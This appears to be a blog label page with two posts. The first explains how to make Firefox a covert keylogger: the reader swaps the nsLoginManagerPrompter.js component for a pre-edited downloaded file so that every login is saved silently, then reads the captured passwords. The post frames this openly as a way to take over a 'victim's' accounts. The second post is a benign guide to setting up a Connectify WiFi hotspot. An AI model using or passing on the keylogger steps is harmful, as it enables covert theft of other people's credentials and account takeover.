Showing posts with label into. Show all posts

Tuesday, December 20, 2016

Turn Your Firefox Browser into a Keylogger

Turn Your Firefox Browser into a Keylogger


Turn Your Firefox Browser into a Keylogger

Mozilla Firefox can be turned into undetectable keylogger. This keylogger will be used to store all the usernames and passwords that will be entered by the user.

Steps to Turn Your Firefox Into A KeyLogger. lets rock..!
  •     Close Firefox Application if open
  •     Go to: Windows- C:/Program Files/Mozilla Firefox/Components
  •     Find The Script Named " nsLoginManagerPrompter.js"
  •     Click here to download the file unzip it and simply overwrite the existing nsLoginManagerPrompter.js with it, it is already edited to save all usernames and passwords Automatically

Done
when someone logs onto any site, their username and passwords will be saved automatically, without prompt!

To retrieve the account information, make sure Firefox is opened, go to Tools > Options > Security Tab > click on saved passwords, then click on show passwords, and press yes

This is not a remote keylogger but a good one if your victim uses your computer you can manage his accounts ;)

Go to link Download

Read more »

Thursday, November 3, 2016

Turn Windows PC into WiFi Hotspot Connectify

Turn Windows PC into WiFi Hotspot Connectify


    Wi-Fi Hotspot Using Connectify

    If you want to setup a Wi-Fi hotspot with numerous options and a nice interface, Connectify has a great application called Hotspot that lets you create a hotspot from your internet connection. With Pro version you can even make your PC a Wi-Fi repeater or a wired router.
    Connectify Hotspot is great if your ISP charges per device, Its excellent if you don’t want to pay more to connect more devices.

     Just download Free/Pro version, both version allow to create hotspot.

    *Connectify supports Windows 10/8.1/8/7

    Download Connectify

    After installation, Now time to setup your WiFi hotspot. Follow these steps :


    1: On the ‘Settings Tab’ click on the ‘Wi-Fi Hotspot’ button.



     2: In the ‘Internet to Share’ dropdown select the adapter you wish to share. This adapter should have a working connection to the Internet.



    3: Give your hotspot a name (SSID) and password. The hotspot name is the network name that other devices will see and authenticate to using your unique hotspot password.


    4: Then click the ‘Start Hotspot’ button to begin sharing your Internet connection with your WiFi enabled devices.

      Go to link Download

      Read more »